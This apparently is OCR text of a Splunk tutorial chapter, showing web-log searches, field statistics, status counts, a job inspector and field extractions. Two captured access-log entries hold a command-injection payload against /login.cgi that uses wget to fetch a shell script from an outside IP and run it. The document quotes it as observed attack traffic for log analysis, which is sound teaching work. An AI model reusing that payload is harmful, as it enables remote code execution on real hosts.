
i	Time	Event
>	8/26/18 7:39:27.000 PM	107.170.211.106 - - [26/Aug/2018:23:39:27 +0000] "GET / HTTP/1.1" 200 32208 "-" "Mozilla/5.0 zgrab/0.x" host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined
>	8/26/18 7:19:44.000 PM	107.145.57.72 - - [26/Aug/2018:23:19:44 +0000] "GET /index.html HTTP/1.1" 304 - "http://ec2-18-212-0-209.compute-1.amazonaws.com/blog/index.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36" host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined
>	8/26/18 7:19:37.000 PM	107.145.57.72 - - [26/Aug/2018:23:19:37 +0000] "GET /blog/images/logo.png HTTP/1.1" 404 218 "http://ec2-18-212-0-209.compute-1.amazonaws.com/blog/index.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36" host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined



New Search

```
index=weblogs_90d_eidx
```

✓ 216 events (8/25/18 8:00:00.000 PM to 8/26/18 8:14:14.000 PM) No Event Sampling ▾



Preferences

Use these properties to set your timezone, default application, and default search time range picker. You can also specify if background jobs should restart when Splunk software restarts.

Time zone: (GMT-05:00) Eastern Time (US & Canada)
Set a time zone for this user.

Default application: Home
This setting overrides any default application.

Restart background jobs: ○
Restart background jobs when the Splunk software is restarted.

Preferences


The advanced editor can provide auto-formatting, line numbers, and highlight search syntax for increased readability. You can also turn off the advanced editor to use the basic search format.

Advanced editor: ●

Search assistant: Full [✓ Compact] None
Full search assistant is useful when first learning to create searches. Compact provides more succinct assistance.


Line numbers: ●
Shows numbers next to each line in the search syntax.

Search auto-format: ●
Automatically format search syntax to improve readability.



```
index=weblogs_90d_eidx
```

✓ 216 events (8/25/18 8:00:00.000 PM to 8/26/18 8:14:14.000 PM)



```
index=weblogs_90d_eidx
```

Last 24 hours

✓ 102 events (9/1/18 2:00:00.000 PM to 9/2/18 2:55:51.000 PM)   No Event Sampling


SELECTED FIELDS
- a clientip 26
- a host 1
- a index 1
- a source 2
- a sourcetype 2

INTERESTING FIELDS
- a bytes 7

i	Time	Event

›	9/2/18
	2:55:35.000 PM
		45.115.176.202 - - [02/Sep/2018:18:55:35 +0000] "GET / HTTP/1.1" 200 32208 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
		clientip = 45.115.176.202 host = ip-172-31-39-242 index = weblogs_90d_eidx
		source = /var/log/httpd/access_log sourcetype = access_combined

›	9/2/18
	2:52:08.000 PM
		::1 - - [02/Sep/2018:18:52:08 +0000] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.33 (Amazon) PHP/7.0.30 (internal dummy connection)"
		clientip = ::1 host = ip-172-31-39-242 index = weblogs_90d_eidx
		source = /var/log/httpd/access_log sourcetype = access_combined



clientip


33 Values, 95.652% of events

Reports

Top values   Top values by time   Rare values

Events with this field

Top 10 Values	Count	%
107.145.57.72	70	63.636%
::1	4	3.636%
156.201.83.148	3	2.727%
81.248.105.18	3	2.727%
190.94.136.56	2	1.818%
107.170.211.98	1	0.909%
115.231.219.28	1	0.909%
137.74.30.6	1	0.909%
143.208.246.128	1	0.909%
156.218.218.197	1	0.909%




Earliest: -2d@d
9/7/18 12:00:00.000 AM

Latest: -1d@d
9/8/18 12:00:00.000 AM

```
index=_internal sourcetype=splunkd earliest=-2d@d latest=-1d@d
```

✓ 212,175 events (9/7/18 12:00:00.000 AM to 9/8/18 12:00:00.000 AM)




```
index=weblogs_90d_eidx sourcetype=access_combined status >= 400 "login"
```

✓ 32 events (8/10/18 12:00:00.000 AM to 9/9/18 9:10:38.000 PM)

SELECTED FIELDS
a clientip 28
a host 1
a source 1
a sourcetype 1
# status 2

INTERESTING FIELDS


i	Time	Event
>	9/3/18 12:19:54.000 AM	103.104.106.126 - - [03/Sep/2018:04:19:54 +0000] "GET /pc/account/login.aspx HTTP/1.1" 404 219 "-" "-" clientip = 103.104.106.126 host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined status = 404
>	9/2/18 9:13:24.000 PM	156.196.188.153 - - [03/Sep/2018:01:13:24 +0000] "GET /login.cgi?cli=aa%20aa%27;wget%20http://77.87.77.250/izuku.sh%20-O%20-%3E%20/tmp/hk;sh clientip = 156.196.188.153 host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined status = 400
>	9/2/18 1:45:00.000 PM	156.221.98.219 - - [02/Sep/2018:17:45:00 +0000] "GET /login.cgi?cli=aa%20aa%27;wget%20http://77.87.77.250/izuku.sh%20-O%20-%3E%20/tmp/hk;sh% clientip = 156.221.98.219 host = ip-172-31-39-242 source = /var/log/httpd/access_log sourcetype = access_combined status = 400



```
index=weblogs_90d_eidx sourcetype=access_combined | stats sparkline count by status
```


✓ 1,060 events (8/17/18 12:00:00.000 AM to 9/16/18 11:45:48.000 AM)


status	sparkline	count
200		447
304		315
400		55
404		241
408		2



```
index=_internal sourcetype=splunkd source=*metrics.log group=per_source_thruput | timechart span=1m avg(kbps) by host
```

✓ 8,909 events (9/16/18 3:43:00.000 PM to 9/16/18 4:43:13.000 PM)






New Search

```
1  index=weblogs_90d_eidx sourcetype=access_combined | transaction clientip maxspan=30s maxpause=5s | where eventcount > 3 | table _time clientip eventcount duration uri
```

✓ 14 events (9/9/18 9:00:00.000 PM to 9/16/18 9:19:58.000 PM) No Event Sampling ▾

_time	clientip	eventcount	duration	uri
2018-09-16 12:05:21	107.145.57.72	12	3	/images/bg/AdobeStock_500_F_175854538_eoyVYXWlGfSiPTqxz0FlXzrCDkBDX4p2.jpg /images/bg/AdobeStock_500_F_175854538_eoyVYXWlGfSiPTqxz0FlXzrCDkBDX4p2@2x.jpg /images/mdi_loader@2x.png /images/mdi_logo6_1100x889.png /images/mdi_logo6_1100x889@2x.png /images/mdi_logo_1000x432@2x.png /index.html



Search job inspector | Splunk 7.1.1 - Google Chrome

Not secure | mdisplunkenterprise-525702552.us-east-1.elb.amazonaws.com/en-US/manager/search/job_inspector?sid=

Search job inspector

This search has completed and has returned **149** results by scanning **545** events in **2.031** seconds

(SID: 1537149234.259_EB15830E-5A44-4EF1-92C0-1AC833D3EC55) search.log

Execution costs

Duration (seconds)	Component	Invocations	Input count	Output count
0.00	command.addinfo	9	545	545
0.00	command.fields	9	545	545
0.00	command.prestats	9	545	158
0.01	command.remotetl	9	545	545
0.11	command.search	9	-	545
0.28	command.search.expand_search	5	-	-
0.00	command.search.index	8	-	-
0.00	command.search.calcfields	5	545	545

Search job inspector | Splunk 7.1.1 - Google Chrome


Not secure | mdisplunkenterprise-525702552.us-east-1.elb.amazonaws.com/en-US/manager/search/job_inspector?sid=15371492

Duration (seconds)	Component	Invocations	Input count	Output count
0.10	startup.configuration	11	-	-
1.25	startup.handoff	11	-	-

Search job properties

bundleVersion	12070796884218861813
canSummarize	true
createTime	2018-09-16T21:53:54.000-04:00
cursorTime	1969-12-31T19:00:00.000-05:00
custom	{ [-] dispatch.earliest_time: -7d@h dispatch.latest_time: now dispatch.sample_ratio: 1 display.events.fields: ["host","source","sourcetype","clientip","status","useragent","uri","duration","eventcount"] display.general.type: statistics display.page.search.mode: verbose display.page.search.tab: statistics display.visualizations.charting.chart: line display.visualizations.type: charting search: index=weblogs_90d_eidx sourcetype=access_combined | stats count by clientip

Chapter 7: Splunk Knowledge Objects



Select Fields


Highlight one or more values in the sample event to create fields. You can indicate one value is required, meaning it must exist in an event for the regular

the existing extractions. Learn more

```
192.168.1.3 - admin [23/Sep/2018:11:59:58.353 -0400] "POST /en-US/splunkd/__raw/servicesNS/nobody/search/search/
(KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36" - 7e7b1eb6ec3ee52070688d9f78e0dea0 3 ms
```

Field Name: response_time

Sample Value 3



Field extractions

Fields » Field extractions


App context: Search & Reporting (search) Owner: Any

□ Show only objects created in this app context Learn more

Showing 1-43 of 43 items

Results per page 100


Name	Type	Extraction/Transform	Owner	App	Sharing	Status	Actions
